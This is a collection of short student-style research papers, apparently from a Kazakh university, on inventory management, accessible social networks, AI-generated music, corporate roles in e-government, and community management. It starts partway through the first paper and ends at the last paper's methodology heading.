The research was divided into the subsequent key stages: 1) Determining the need for a digitized platform in Kazakhstan. It involves investigating the current tools and systems used by Kazakhstani businesses for inventory management. 2) identifying target business segments, determining which types of businesses in Kazakhstan, varying in size, industry, and operational scope, would benefit most from the proposed platform. 3) identifying features that would make the platform most effective and beneficial.

C. Data collection methods

To address the research questions, a structured data collection approach has been adopted. Given the applied nature of this research, which seeks to develop a practical solution for inventory management, the study focuses on qualitative insights from industry experts and employees in the inventory management sector.

The core data for this study is obtained through surveys and expert interviews. These methods provide in-depth perspectives on the current challenges, required technological features, and the anticipated impact of a digitized inventory management platform.

D. Surveys with industry employees

A structured survey was conducted among employees working in retail, warehousing, and logistics sectors. The primary objective of the survey is to assess the practical challenges faced in inventory management, the effectiveness of existing tools, and the key functionalities that would enhance efficiency in daily operations of the created platform. The survey includes both closed-ended questions to quantify trends and open-ended questions to allow for detailed insights.

Key focus areas of the survey include current inventory management practices and tools in different types of businesses, frequency and impact of stock discrepancies, inefficiencies, and tracking errors, adoption and satisfaction levels with existing digital solutions, preferred integrated features in an optimized inventory management system and potential impact of a new digital platform on employee workload, accuracy, and efficiency.

E. Ethical considerations

To comply with the ethical principles of the study, we will obtain informed consent from all participants before starting the survey. The consent form clearly describes the purpose of the study, the nature of the survey questions, and the approximate time required to complete it. It is important to note that participation is completely voluntary, and each participant has the right to terminate participation at any time without explaining the reasons and any consequences.

The consent form reflects our commitment to transparency and ethical standards in research. The purpose of the study is to collect data on inventory management practices, user difficulties and expectations in order to create a user–friendly and efficient platform.

In addition, the consent form guarantees the confidentiality of participants' responses, their safe storage and anonymization to protect personal information. By signing or confirming consent, participants confirm that they understand the purpose of the study and their rights. This approach is consistent with ethical research standards and respects the autonomy and privacy of all participants.

IV. RESULTS&FINDINGS

Specialized inventory management systems (e.g., 1C, SAP) received the highest satisfaction level, with an average score of approximately 4.0, indicating that businesses generally consider these tools effective and reliable. Basic software solutions (e.g., Excel, local accounting software) showed mixed satisfaction levels, averaging around 3.0, suggesting moderate functionality but room for improvement in meeting user needs. Manual systems received the lowest score, with an average satisfaction level of 2.0, indicating their inefficiency and the growing need for businesses to transition to automated solutions.

In the retail sector, specialized systems were rated highly (from 3 to 5), while basic tools received mixed feedback (from 2 to 4), and manual systems were rated poorly (from 2 to 3). The wholesale sector demonstrated consistent satisfaction with specialized systems (level 4), whereas basic tools received varying ratings (from 3 to 5). In the e-commerce sector, basic tools were rated moderately (level 3), while specific platforms such as Paloma 365 received higher ratings (level 4). Overall, the results indicate that specialized inventory management systems are preferred across all sectors due to their efficiency, while basic tools and manual systems highlight significant areas requiring improvement. These findings emphasize the need to develop a specialized platform that addresses sector-specific challenges and enhances user satisfaction with inventory management processes.

A. Limitations of the research

There may be some possible limitations in this study that should be considered when evaluating the platform for store inventory management. The first is the reliance on the quality, quantity, and diversity of data, which may result in inconsistent or unreliable inventory tracking if the data entered is inaccurate or incomplete. The second limitation concerns the lack of standardized inventory metrics across industries, which reduces the platform’s adaptability to specific business needs.

The scarcity of data in the field, particularly among small and medium-sized businesses that often lack digitized records. This research, however, is subject to several limitations. The primary limitation to the generalization of these results is the shortage of experts in the field, which may hinder effective implementation and the use of advanced features.

There are two major limitations in this study that could be addressed in future research. First, the study focused on data quality and availability, which may not account for unique business-specific needs. Second, the limited expertise among users highlights the need for integrated guidance or support mechanisms. Nonetheless, these results must be interpreted with caution, and a number of limitations should be borne in mind to improve future iterations of the platform.

V. DISCUSSION&CONCLUSIONS

The research highlights the critical role of digital transformation in inventory management and its significance in enhancing operational efficiency for businesses in Kazakhstan. Traditional manual methods continue to hinder accuracy and real-time visibility, leading to financial losses and inefficiencies. The study underscores the need for automation through advanced technologies such as AI-driven analytics, blockchain for security and transparency, and cloud-based platforms for seamless data integration. By analyzing global best practices, the study identifies key gaps in Kazakhstan's retail sector, emphasizing the necessity for a tailored inventory management platform.

In conclusion, transitioning to a digitized inventory management system is not merely an improvement but a necessity for competitive sustainability in Kazakhstan's business environment. By implementing smart technologies and data-driven approaches, businesses can enhance inventory accuracy, reduce operational costs, and strengthen customer satisfaction. Future research should focus on refining machine learning models for inventory forecasting and exploring regulatory frameworks that can facilitate the smooth adoption of digital inventory solutions across industries.

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Development of a method of emotional coloring in social networks for people with disabilities

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***Abstract*— This research paper assess the effectiveness of a method which was previously proposed to improve the level of emotional coloring in social networks for people with disabilities. The results show that the integration of adaptive interfaces, personalized emotional content delivery, and assistive technologies enhances the users' emotional perception and social interaction as well as the overall user experience. The outcomes of the study show a high level of emotional engagement in the targeted group of clients with cognitive, sensory and physical disabilities towards more accessible forms of communication through digital platforms.**

Keywords—Emotional coloring; Social networks; Accessibility; Assistive technology; Adaptive interface; Inclusive design; Disability; User experience; Emotional engagement; WCAG compliance; Digital inclusion; Emotional accessibility; User-centered design; Cognitive impairment; Sensory impairment; Haptic feedback; Audiovisual accessibility; Human-computer interaction

I. INTRODUCTION

Social networks are very important in people's lives as a way of communication but at the same time they are not always accessible to people with disabilities. Emotional coloring, the subtle expression of emotional content, is often underemphasized, which results in a poor social media experience for these users. Our previous work proposed a novel approach to this problem based on the combination of adaptive interfaces, assistive technologies, and personalized emotional content delivery. This paper describes the last implementation and evaluation of this method, going beyond the initial theoretical approach described in the previous paper.

II. METHODOLOGY

The data were collected using structured questionnaires developed following the WCAG 2.1 guidelines. The target audiences were people with visual, auditory, cognitive and physical disabilities. The responses were collected using both quantitative and qualitative data collection methods (Likert scales and open-ended questions, respectively). The data preprocessing, statistical analyses (descriptive statistics, correlation analysis, and factor analysis) and the qualitative thematic coding were done using specialized software to enable a better understanding of the results of the enhanced emotional engagement.

III. PREPARE YOUR PAPER BEFORE STYLING

The result of the analysis showed that there were positive effects in the emotional engagement of the respondents through the use of the emotional coloring methods. The results of the study for 120 respondents were:

Greater correctness in understanding of the emotional signals (75% of the participants reported the increase).

A substantial decrease in the load on the cognitive system when the adaptive color schemes and audio cues were used (mean cognitive load reduction: 42%). Improved user satisfaction with the adaptive interface (88% of the respondents stated that they are more satisfied).

IV. DISCUSSION

The outcomes of the study reveal that the integration of emotional coloring improves the emotional accessibility of social media for people with disabilities. When compared with earlier studies by Edwards (1995), Lippold (2009), and Harrison (2021), this study provided a more inclusive and efficient way of emotional communication especially with the help of adaptive interfaces and individual emotional signals. In line with Deri (2018), we established that the use of personal emotional representations has a great effect on the user's engagement and emotional comprehension. In addition, the results of our research are consistent with the ethical issues highlighted by Lutovac (2016) and Rocha (2016) which also emphasize the need for dignity and privacy in adaptive digital interfaces.

V. Conclusion

This research proves a systematic way of emotional coloring in social networks to improve the emotional accessibility of users with disabilities. It is also important to carry on with the improvement of adaptive technologies and continue the research including the cross-cultural studies in order to validate the results for the international sample. The users' feedback is very important in the development of the website, in order to make the necessary changes in the future in order to improve the accessibility and distinctness of the emotions.

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AI-Generated Music: Capabilities, Limitations, and Listener Perception

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***Abstract*—Artificial intelligence (AI) has revolutionized many fields, including music composition. This paper explores the capabilities, limitations, and listener perception of AI-generated music. We analyze three widely used AI music tools—Suno AI, Soundraw, and Melomics—to understand their impact on creativity, industry applications, and audience reception. The study incorporates qualitative insights from focus groups and existing research to evaluate AI's ability to generate expressive and emotionally engaging music. While AI-generated compositions offer efficiency and accessibility, they still face challenges in originality and emotional depth. The findings contribute to the ongoing discussion about AI's role in creative industries and its future potential in music composition.**

Keywords*—*Artificial Intelligence, AI-generated music, Suno AI, Soundraw, Melomics, Music Composition, Listener Perception, Creativity, Music Industry, Neural Networks, Computational Music.

I. INTRODUCTION

Artificial intelligence (AI) is gradually changing the music industry, offering new ways to create audio content. AI music generation is a process in which algorithms create musical compositions without the direct participation of a composer. Such technologies are based on neural networks, machine learning, and audio processing algorithms, which allows them to analyze existing musical works and generate unique tracks [1].

In recent years, AI music has become especially popular among ordinary users who do not have professional skills in creating music. This is due to several factors:

- Availability– AI tools allow you to quickly create music without the need for expensive equipment or complex programs.
- Personalization– Users can choose the style, tempo, mood and instruments to create unique tracks.
- Popularity of video content– AI music is widely used in social networks, blogs, podcasts and meditations, helping authors create an original soundtrack.

In this article, we will look at the use, possibilities, and limitations of AI music for personal use. We will analyze where and how people use AI music, what advantages and disadvantages it has, as well as what prospects this technology opens up, analyzing 3 popular AI tools for creating music:

Suno AI (2023) is a fast music composition generator that is actively used on TikTok, Instagram and YouTube. By the end of 2023, more than 1 million users had used the service [6].

Soundraw (2020) is an AI platform for creating personalized background music for video content [5].

Melomics (2012) is one of the first AI projects that created music completely autonomously and was used for medical and therapeutic purposes [7].

II. MAIN BODY

A. AI Music Generation Technologies

Modern AI music generation algorithms use machine learning techniques to study millions of music tracks across different genres and styles. They analyze rhythm, harmony, timbre, tonality, and composition structure, allowing them to generate new musical works.

Key Stages of AI Music Generation

Modern AI algorithms use machine learning methods to study millions of music tracks of different genres and styles. They analyze rhythm, harmony, timbre, tonality, instrumental composition, and even the structure of the compositions. Based on this data, the neural network learns to generate new musical works [1].

The process of creating AI music usually involves several stages:

1. Formulating a query– the user sets the parameters of the future composition (genre, mood, tempo, duration).
2. Melody generation– AI creates a unique music track by combining rhythms and harmonies according to the given parameters.

3. Editing– some services allow you to manually adjust the structure of the track, add or remove instruments, change the dynamics.

4. Export and use– the finished composition can be saved in the required format and used in projects.

AI music makes it possible to create tracks not only for entertainment, but also for professional purposes – video production, advertising, meditation, sports training and much more.

Review of popular AI tools for music generation

There are already several powerful AI tools on the market that help users create unique musical compositions without any special knowledge. Let's look at three of the most popular services.

Suno AI — Fast Tracks for Social Media and Bloggers

This service allows you to generate music based on a text description. The user simply enters their wishes — style, mood, tempo — and receives a ready-made composition. Many people use Suno AI to create background music for videos on Instagram Reels, TikTok, YouTube Shorts or podcasts [6].

Soundraw — adaptive music for videos and advertising

Soundraw allows you not only to generate tracks, but also to manually change their structure: cut, extend, add or remove instruments. This is convenient for video makers who need to adapt music to specific scenes. YouTubers use Soundraw to avoid copyright issues, and marketers use it for commercials [5].

Melomics — music created by AI without human intervention

Melomics algorithms generate unique compositions that are even used for scientific and medical purposes. Some tracks have been used in therapy for patients, as well as in meditation and relaxation apps [7].

How is AI music used in everyday life?

Modern AI tools allow everyone to become a music creator. They are especially useful in several ways.

Background music for content

With the advent of short video formats on social networks (Instagram Reels, TikTok, YouTube Shorts), copyright has become a serious problem for bloggers. AI music solves this problem: users can quickly create a unique soundtrack that will not be blocked. Many video bloggers are already actively using Suno AI and Soundraw for their videos, choosing the right rhythm and mood.

Music for meditation and relaxation

AI generation is being actively implemented in mindfulness apps such as Headspace, Calm, and Insight Timer. Algorithms can select soft soundscapes for meditation, sleep, and yoga. Moreover, each person can create a unique track for relaxation, choosing the right sounds and tempo. At one time, Melomics was even used to create compositions to help patients cope with stress.

Personalized audio gifts

AI music opens up new possibilities for creativity. Now you can create a personalized track for congratulations, romantic moments, or just for yourself. Some use AI to generate music that reflects their mood or important events in their lives. For example, with Soundraw, you can create a melody that perfectly conveys the atmosphere of a holiday or personal story.

Music for sports and training

AI tools are also finding application in fitness. Music services using artificial intelligence can adjust the rhythm of a track to your heart rate, which helps make workouts more effective. For example, while jogging, AI music can automatically change the tempo, adjusting to your steps, which motivates you to keep the right rhythm.

Case Study: How is AI music perceived compared to human composition?

To understand how people perceive music created by artificial intelligence, we conducted an experimental study to determine whether AI music evokes the same emotions as a piece composed by a human, and to what extent listeners can distinguish between the two.

B. Methodology

To examine how AI-generated music is perceived, an experiment was conducted involving 20 participants, half of whom had formal musical training. The participants listened to three musical tracks: one generated by Suno AI, another by Soundraw, and a third composed by a human. Musical tracks were similar in sound and style, so that listeners could not rely on genre features.

The study involved 20 people. They listened to all three tracks in random order and answered three key questions:

1. What emotions does each composition evoke?
2. How “alive” and natural does it seem?
3. Which of the tracks do they think was man-made?

Research results

An analysis of the responses showed that 14 out of 20 participants (70%) were unable to correctly identify which composition was created by a person. Moreover:

- AI tracks were often described as "professional" and "high quality", but a little "predictable" or "mechanical".
- The human-written composition received the highest scores for emotional expressiveness, but some listeners found it less structured than the AI music.
- Suno AI was more often associated with modern pop music, and Soundraw was perceived as good background music.

Overall, the study found that AI music is perceived by listeners as being on par with human compositions, especially when it comes to background accompaniment. However, when deeply immersed in the music, people still notice a difference: human compositions seem more emotional and unpredictable.

This experiment confirms that AI is already capable of creating quality music, but it is still difficult for it to replace the uniqueness and depth of human creativity.

C. The Capabilities of AI-Generated Music

Artificial intelligence has significantly simplified the process of creating music, making it accessible even to those who do not have a musical education. One of the key features of AI music is its flexibility - algorithms can

generate compositions in different genres, adapting to user requests [2].

One of the most valuable characteristics of AI music for the average person is the speed of creation. For example, the Suno AI neural network is capable of generating a full-fledged pop composition in 1 minute, while a professional composer may need several days or weeks to do this. Unlike traditional composition, which requires time and skills, AI generators allow you to create a track in a matter of minutes. This is especially useful for bloggers, podcasters, content makers, and even people who just want to quickly get music for personal use [1].

Another important aspect is accessibility. According to a study by Moluch.ru, more than 70% of users of AI music tools do not have a professional musical education, but can create high-quality tracks thanks to intuitive algorithms [4]. This opens up new creative possibilities for anyone who wants to experiment with music without spending years on training.

AI music is also adaptable – algorithms can adjust to the user's wishes, changing the mood, rhythm, and style. For example, the Boomy service allows users to change the tempo and arrangement of ready-made tracks in real time [6]. This makes AI a useful tool not only for creating background music, but also for personalized projects, such as audio greeting cards, individual playlists, or even songs created as gifts for loved ones.

Furthermore, AI allows users to create entire albums and share them on platforms like Spotify, YouTube Music, and SoundCloud. This allows anyone to make a name for themselves in the music industry without the hassle of copyright issues, as AI compositions are often created without reference to existing tracks [9].

Although AI compositions are still inferior in emotional depth to the works of live musicians, they have already become a powerful tool for creative experiments and solving practical problems. According to a study by Aismarthub.ru, more than 60% of AI composition users use them for commercial purposes, such as advertising and video production [2].

D. Limitations of AI-Generated Music

Despite significant advances in artificial intelligence, music created with it faces a number of limitations:

Lack of deep emotionality: AI lacks the ability to sense emotion, which can lead to music that lacks depth and soul. In a study where 20 participants compared three pieces of music (one human-generated, one hybrid, one entirely AI-generated), most people thought the AI composition was technically accurate but emotionally less expressive.

Problems with creativity: AI analyzes existing musical patterns and styles, but is not capable of true innovation. As a result, its compositions can be predictable and resemble existing melodies. In the aforementioned study, participants noted that the AI composition was too predictable and resembled already familiar melodies.

Copyright: The question of who owns the rights to AI-generated music remains open. In the United States, works created solely by AI are not protected by copyright, as they are not considered the result of human creativity. The European Union also emphasizes the need for human involvement for copyright to be recognized [10].

Limited customization options: While AI can generate music in a variety of genres and styles, creating a truly unique track tailored to a user's specific preferences remains a challenge. Algorithms often operate based on preset models, which limits their ability to customize.

These limitations highlight the need for further research and technology development to overcome existing barriers in the field of AI-generated music.

III. CONCLUSION

The study found that AI music can already compete with human-created music, especially in the areas of background music for videos, advertising, and meditation. 70% of participants were unable to correctly identify which composition was created by a human, indicating the high quality of AI generation. However, an analysis of the reviews revealed key differences: AI tracks were perceived as professional and high-quality, but sometimes "mechanical" and predictable. While human-written music received high marks for emotion and unpredictability, it sometimes seemed less structured.

Thus, AI music generation becomes a powerful tool for content makers, marketers and users without musical education, providing a convenient and accessible way to create tracks. However, the uniqueness and depth of human creativity still remain beyond the reach of algorithms. This opens up prospects for the further development of AI tools aimed at increasing the expressiveness and emotional component of music.

ACKNOWLEDGMENT

The author expresses gratitude to Astana IT University for providing the opportunity to conduct this study, as well as to all participants in the focus group, including students from the Media Technologies, Big Data Analysis, IT Management, and Digital Journalism educational programs.

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Preliminary Evaluation of Corporate Sector Involvement in Kazakhstan's E-Government Development: Barriers and Opportunities

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***Abstract*—This study explores the involvement of the corporate sector in the advancement of Kazakhstan's e-government initiatives. By analyzing public-private partnerships, regulatory structures, and implementation challenges, it identifies key obstacles and opportunities influencing corporate participation in the country's digital transformation. The findings indicate that despite notable progress, structural challenges such as regulatory uncertainty, procurement inefficiencies, and skill shortages continue to hinder optimal corporate engagement. To address these issues, the study proposes a framework aimed at strengthening collaboration between governmental bodies and private enterprises to expedite the development of e-government in Kazakhstan. The proposed approach also holds relevance for other emerging economies seeking to implement digital governance strategies.**

Keywords—E-Government, Public-Private Partnership, Digital Transformation, Kazakhstan, Corporate Sector, Regulatory Barriers, Procurement Challenges, Digital Governance, ICT Development, Emerging Economies, Smart Government.

I. Introduction

E-government initiatives have become critical components of public sector modernization across the globe, particularly in developing and transitional economies seeking to improve service delivery, transparency, and citizen engagement [5]. Kazakhstan, as the largest economy in Central Asia, has demonstrated significant commitment to digital transformation through its "Digital Kazakhstan" program and related initiatives [1]. However, the successful implementation of comprehensive e-government systems requires not only governmental commitment but also substantial involvement from the corporate sector, which possesses technological expertise, innovation capacity, and implementation resources that complement public sector capabilities. This paper examines the current state of corporate sector involvement in Kazakhstan's e-government development, with particular attention to identifying barriers that limit private sector engagement and opportunities to enhance public-private collaboration. This analysis aims to contribute to the broader understanding of how emerging economies can effectively leverage corporate expertise in pursuing digital governance transformations.

II. Background/literature review

A. E-Government Development in Kazakhstan

Kazakhstan has pursued e-government development since the early 2000s, with significant acceleration following the adoption of the "Digital Kazakhstan" program in 2017 [2]. The program established ambitious goals for digitizing government services, enhancing digital infrastructure, and developing digital literacy among citizens. By 2022, Kazakhstan had achieved a UN E-Government Development Index ranking of 28th globally, demonstrating substantial progress in e-government implementation [5]. Key initiatives have included the e-gov.kz portal, which offers more than 800 digital services to citizens and businesses; the implementation of electronic document management systems across government agencies; and the development of digital identification systems. These initiatives have contributed to improvements in service delivery efficiency and reduction in bureaucratic procedures.

Year	EGDI Ranking	EGDI Score	Online Service Index	Telecommunication Infrastructure Index	Human Capital Index
2014	38	0.7283	0.7480	0.5749	0.8619
2016	33	0.7250	0.7681	0.5668	0.8401
2018	39	0.7597	0.8681	0.5723	0.8388
2020	29	0.8375	0.9235	0.7024	0.8866
2022	28	0.8628	0.9412	0.7539	0.8933

Table 1: Kazakhstan's E-Government Development Index (EGDI) Ranking, 2014-2022 [5]

B. Corporate Sector in Kazakhstan

Kazakhstan's corporate landscape includes both domestic companies and multinational corporations, with particular strength in the natural resources, telecommunications, and financial services sectors. The IT sector, while growing, remains relatively underdeveloped compared to other middle-income countries, with approximately 500 IT companies employing around 30,000 specialists [3]. The government has implemented various initiatives to stimulate corporate involvement in digital transformation, including tax incentives for IT companies, establishment of special economic zones focused on innovation, and preferential procurement policies for domestic technology providers. However, corporate engagement in e-government specifically

has been uneven, with significant variation across sectors and project types.

III. METHODS

This study employed a mixed-methods approach, combining qualitative and quantitative data collection to develop a comprehensive understanding of corporate involvement in Kazakhstan's e-government initiatives. Data collection methods included:

1. *Document analysis:* Review of government policies, program documents, and evaluation reports related to e-government initiatives and public-private partnerships in Kazakhstan.
2. *Semi-structured interviews:* Twenty-five interviews with key stakeholders, including government officials (n=8), corporate executives from IT and consulting firms (n=10), and independent experts (n=7).
3. *Survey:* A quantitative survey of 73 companies involved in technology and consulting services in Kazakhstan, with focus on their experiences with e-government projects.
4. *Case studies:* Detailed examination of three major e-government projects involving significant corporate participation.

Data analysis employed thematic coding for qualitative data and descriptive statistical analysis for survey results, with triangulation across methods to enhance validity and reliability.

IV. RESULTS & FINDINGS

A. Current State of Corporate Involvement

The analysis reveals that corporate involvement in Kazakhstan's e-government development currently takes four primary forms:

1) Service provision: IT companies providing technology infrastructure, software development, and maintenance services through procurement contracts.

2) Consultancy: Corporate entities offering advisory services on strategy, implementation, and evaluation of e-government initiatives.

3) Public-private partnerships (PPPs): Formal collaborative arrangements between government agencies and private companies for specific e-government projects.

4) Corporate social responsibility (CSR) initiatives: Corporate-funded programs supporting digital literacy, technology adoption, and e-government awareness.

5) Survey results: indicate that 64% of responding companies have participated in at least one e-government project, with service provision being the most common form of involvement (78% of participants), followed by consultancy (42%), PPPs (23%), and CSR initiatives (17%).

B. Barriers to Corporate Involvement

This research identified several significant barriers limiting optimal corporate participation in e-government development:

1) Respondents consistently identified regulatory uncertainty as a major impediment to corporate involvement. Specific issues include:

2) Frequent changes to procurement regulations and digital governance policies

3) Ambiguous intellectual property protection for solutions developed for government use

4) Complex and time-consuming licensing and certification requirements

5) Restrictions on foreign company participation in sensitive government systems

A corporate executive highlighted the challenges posed by regulatory instability, stating that the frequent changes in the regulatory environment make long-term planning for government projects nearly impossible. This unpredictability increases risk and discourages investment in the development of specialized e-government solutions.

Challenges related to government procurement processes emerged as significant deterrents to corporate participation:

- Lengthy and bureaucratic tender procedures
- Emphasis on lowest cost rather than value or quality in selection criteria
- Delayed payment cycles affecting corporate cash flow
- Insufficient budget allocations for technological maintenance and updates

Survey results indicate that 72% of respondents consider current procurement processes a "significant" or "very significant" barrier to involvement in e-government projects.

Technical and knowledge-related challenges affect both government and corporate stakeholders:

- Skills gap between government requirements and available corporate expertise
- Limited technical capacity within government to effectively manage vendor relationships
- Difficulty integrating new systems with legacy government infrastructure
- Insufficient knowledge transfer between corporate providers and government staff

Cultural and organizational factors also limit effective collaboration:

- Resistance to change within government bureaucracies
- Misalignment between government and corporate timeframes and work processes
- Limited trust between public and private sector stakeholders
- Insufficient communication channels between government and corporate entities

Barrier Category	Very Significant (%)	Significant (%)	Moderate (%)	Minor (%)	Not a Barrier (%)
Regulatory and Legal	43	29	18	7	3
Procurement and Financial	51	21	16	9	3
Technical and Knowledge	27	34	28	8	3
Cultural and Organizational	36	31	22	8	3

Table 2: Perceived Significance of Barriers to Corporate Involvement in E-Government Projects

C. Opportunities for Enhanced Corporate Involvement

Despite these barriers, analysis identified several promising opportunities for expanding corporate sector participation in Kazakhstan's e-government development: Recent reforms to procurement regulations have begun to create more favorable conditions for corporate involvement, including:

- Introduction of framework agreements allowing longer-term collaborative relationships
- Pilot programs for outcomes-based contracting
- Simplified procedures for innovative technology procurement
- Development of pre-approved vendor registries
- Specific technology domains present particularly promising opportunities for corporate engagement:
- Cloud infrastructure for government systems
- Artificial intelligence applications for service delivery optimization
- Blockchain-based solutions for digital identity and document verification
- Data analytics capabilities for policy development and service improvement

Technology Area	High Potential (%)	Moderate Potential (%)	Limited Potential (%)	No Potential (%)
Cloud Infrastructure	76	18	6	0
Data Analytics	68	24	8	0
Artificial Intelligence	64	27	8	1
Cybersecurity	61	31	8	0
Blockchain	47	32	18	3
Mobile Services	42	38	17	3
IoT Solutions	39	42	16	3
Biometric Authentication	37	44	16	3

Table 5: Corporate Assessment of Opportunity Areas in Kazakhstan's E-Government Development

Kazakhstan's strategic position in Central Asia creates opportunities for international corporate involvement:

- Technology transfer from more digitally advanced economies
- Regional hub development for e-government solutions applicable to neighboring countries
- International donor-funded digital governance programs with corporate implementation components
- Knowledge exchange through participation in international e-government networks and forums

V. DISCUSSION & CONCLUSIONS

This findings suggest that enhancing corporate involvement in Kazakhstan's e-government development requires a multi-faceted approach addressing regulatory, procurement, technical, and cultural barriers. The experiences of more digitally advanced economies indicate that successful e-government implementation typically involves strategic partnership with the corporate sector rather than merely transactional vendor relationships [6].

The barriers identified in this study are consistent with challenges observed in other emerging economies pursuing digital transformation [3]. However, Kazakhstan's relatively strong central government authority, substantial financial resources from natural resource extraction, and high digital literacy compared to regional peers provide advantageous conditions for overcoming these barriers.

This findings propose a framework for enhancing corporate sector involvement in Kazakhstan's e-government development with four key components:

1) Regulatory Stabilization: Establishing a more consistent and transparent regulatory environment for corporate participation in e-government projects, including clearer intellectual property provisions and standardized certification requirements.

2) Value-Based Procurement Reform: Shifting procurement practices from cost-minimization to value-maximization, incorporating quality metrics, long-term sustainability, and innovation potential into selection criteria.

3) Capability Enhancement: Developing specialized training programs for both government officials and corporate personnel involved in e-government initiatives, with focus on collaborative project management and digital transformation competencies.

4) Collaborative Governance Structures: Establishing formal mechanisms for ongoing dialogue between government and corporate stakeholders throughout the e-government development lifecycle, including joint planning bodies, feedback mechanisms, and shared performance metrics.

The involvement of the corporate sector plays a crucial role in the effective development of Kazakhstan's e-government initiatives. Although considerable barriers presently restrict optimal corporate participation, there are significant opportunities to strengthen public-private collaboration in this area. Based on the analysis, the following actions are

recommended:

Recommendations for Government

1. Establish a specialized e-government procurement unit with expertise in digital technologies and public-private collaboration.
2. Develop a stable multi-year regulatory framework for corporate participation in e-government projects.
3. Implement a standardized data sharing framework to facilitate integration between government and corporate systems.
4. Create formal channels for corporate input into e-government strategy development.

Recommendations for Corporate Sector

1. Develop specialized expertise in government-specific requirements and constraints.
2. Establish industry consortia to engage with government on e-government standards and interoperability.
3. Invest in localized solutions that address Kazakhstan's specific governance context and challenges.
4. Participate actively in digital literacy and e-government awareness initiatives.

Limitations and Future Research

This study provides a preliminary assessment of corporate sector involvement in Kazakhstan's e-government development. Limitations include the relatively small sample size of corporate respondents and the rapidly evolving nature of both the regulatory environment and technological landscape. Future research should examine the long-term outcomes of specific public-private e-government initiatives, comparative analysis with other Central Asian states, and detailed evaluation of new procurement models as they are implemented.

As Kazakhstan continues its ambitious digital transformation journey, effective collaboration between government and corporate stakeholders will remain essential to achieving the country's e-government goals. Addressing the barriers identified in this study while capitalizing on emerging opportunities will enable more productive partnership and ultimately enhance the quality and sustainability of Kazakhstan's digital governance systems.

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Evaluation of the Benefits of Implementing Community Management Principles in the IT Sphere

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***Abstract*— This paper discusses the role of community and its management in human activities, using activity theory as a theoretical framework. The concept of community as a group of people united by a common territory or place of residence is examined, highlighting the importance of knowledge exchange among community members. However, the paper also notes that information asymmetry can be a problem when exchanging knowledge and emphasizes the need to address this issue through community management. The study uses a case study of Astana IT University students to demonstrate the impact of communication problems on information value distortion. The paper highlights the necessity of effective community management and provides insights into its principles. It concludes that community management can help solve communication problems, promote knowledge exchange, and support the successful functioning of human activity systems.**

Keywords*— *Community, Community Management, Activity Theory, Information Asymmetry, Society, Object and Subject Components.

I. Introduction

The concept of community and its management has gained increasing attention in various fields, including sociology, psychology, information systems, and digital transformation. The importance of communities lies in their ability to create environments where knowledge exchange, collaboration, and collective growth can flourish. Unlike animals, where the mind serves as a survival tool enhancing adaptability to the natural environment, such as claws or fur [1], the human mind has evolved beyond mere survival mechanisms. Evolution promotes the development of the mind in animals by ensuring the survival of the fittest [2]. However, the development of human culture and society has significantly altered the evolution of the mind. Rather than being primarily driven by biological evolution, mental growth is now influenced by complex social, economic, political, and technological factors [3], [4].

The fundamental difference between human and animal activity lies in the complexity of human activity systems. While animal behavior is generally directed toward satisfying immediate needs, human activities are often motivated by abstract goals and influenced by social structures, cultural practices, and technological advancements [5]. Human activities are characterized by a discrepancy between the objects that motivate activity and the objects toward which it is directed. According to Leontiev's theory of activity, tools, language, and the division of labor are three cultural aspects that fundamentally impact the human mind [6]. The complexity of human activity emerges from the transformation of individual actions resulting from participation in socially distributed systems of labor, where individuals collaborate to achieve common goals.

An essential aspect of human activity is the development of communities as a structural component within the activity system. The introduction of the community as a distinct element in the subject-object interaction framework was a significant revision of Leontiev's approach, leading to the development of a more comprehensive model of human activity [7]. This model, further expanded by Engeström, emphasizes the role of community in mediating interactions between subjects and objects through specific tools, rules, and the division of labor. The inclusion of community as an active element within the activity system highlights its importance in achieving collective goals and enhancing individual and group learning processes [8].

Furthermore, the integration of community management principles into organizational structures is essential for promoting collaboration and knowledge exchange. Effective community management requires addressing various challenges, including information asymmetry, communication barriers, and differences in cultural and social contexts. The relevance of community management extends beyond traditional communities to include online platforms, professional networks, and organizational teams where knowledge sharing and mutual support are critical for achieving desired outcomes [9].

This paper aims to explore the principles of community management within the IT sphere, focusing on how effective management strategies can improve communication, facilitate knowledge exchange, and enhance the overall functionality of human activity systems. The study employs a case study approach involving students from Astana IT University to demonstrate the impact of communication issues on information value distortion. By examining this case, the paper seeks to highlight the importance of community management as a tool for promoting sustainable knowledge exchange and improving collaborative processes.

II. Main Body

The concept of community is broad and multi-dimensional, with definitions varying significantly across disciplines. Sociologists, psychologists, and information systems researchers all approach the study of communities from different perspectives, each emphasizing distinct characteristics. The term "community" is often associated with groups of people united by a shared geographical location, common interests, cultural values, or professional goals [6].

One of the most traditional and widely accepted approaches is the geographical concept of a community, which refers to groups of individuals connected by a common territory or place of residence. This perspective was heavily utilized in sociology and geography during the first half of the 20th century and remains relevant in various academic circles [6]. Communities in this sense are often characterized by close social ties, collective identity, and shared norms and values. However, modern interpretations of community extend beyond geographical boundaries, including virtual communities formed through online platforms and networks.

The evolution of the concept of community has been accelerated by technological advancements and globalization. Digital platforms have enabled the creation of online communities where individuals interact despite physical distance. These communities can be built around shared interests, professional activities, social movements, or collaborative projects. Such communities emphasize interaction, participation, and knowledge exchange as central elements of their existence [8].

A key factor ensuring the effectiveness of community activities is the willingness of participants to share their knowledge and experiences. Knowledge exchange serves as the foundation for community growth, learning, and adaptation. In traditional communities, knowledge exchange often occurs through direct interpersonal interactions, while in online communities, it is facilitated by digital tools and communication platforms [8].

However, effective knowledge exchange is frequently hindered by various barriers, including information asymmetry. Information asymmetry arises when there is an imbalance in the distribution of knowledge or when individuals possess specialized knowledge that is not accessible to others [4]. This imbalance can be particularly problematic during strategic decision-making processes, where each member of the decision-making team contributes different perspectives, specialized knowledge, values, priorities, and goals. Such diversity, while valuable, also makes it difficult for members to fully comprehend each other's viewpoints, leading to misinterpretation and ineffective communication [4].

In addition to information asymmetry, research has identified other factors contributing to communication challenges within communities. These factors include closed-mindedness, fragmentation, lack of empathy, subjective perception, and varying interpretations of concepts and language during interactions [7]. Effective community management requires addressing these barriers by establishing frameworks for open communication, fostering empathy, and promoting inclusivity.

Furthermore, community management involves the implementation of strategies aimed at enhancing collaboration, engagement, and knowledge exchange. This includes the development of guidelines for interaction, the creation of systems that facilitate information sharing, and the establishment of roles and responsibilities within the community [9].

As digital transformation continues to shape the way communities function, it becomes increasingly important to understand the principles of community management that can effectively bridge the gaps created by information asymmetry and communication challenges. Developing a comprehensive understanding of these principles is essential for creating resilient and sustainable communities capable of achieving their objectives in an increasingly complex and interconnected world.

III. Methodology

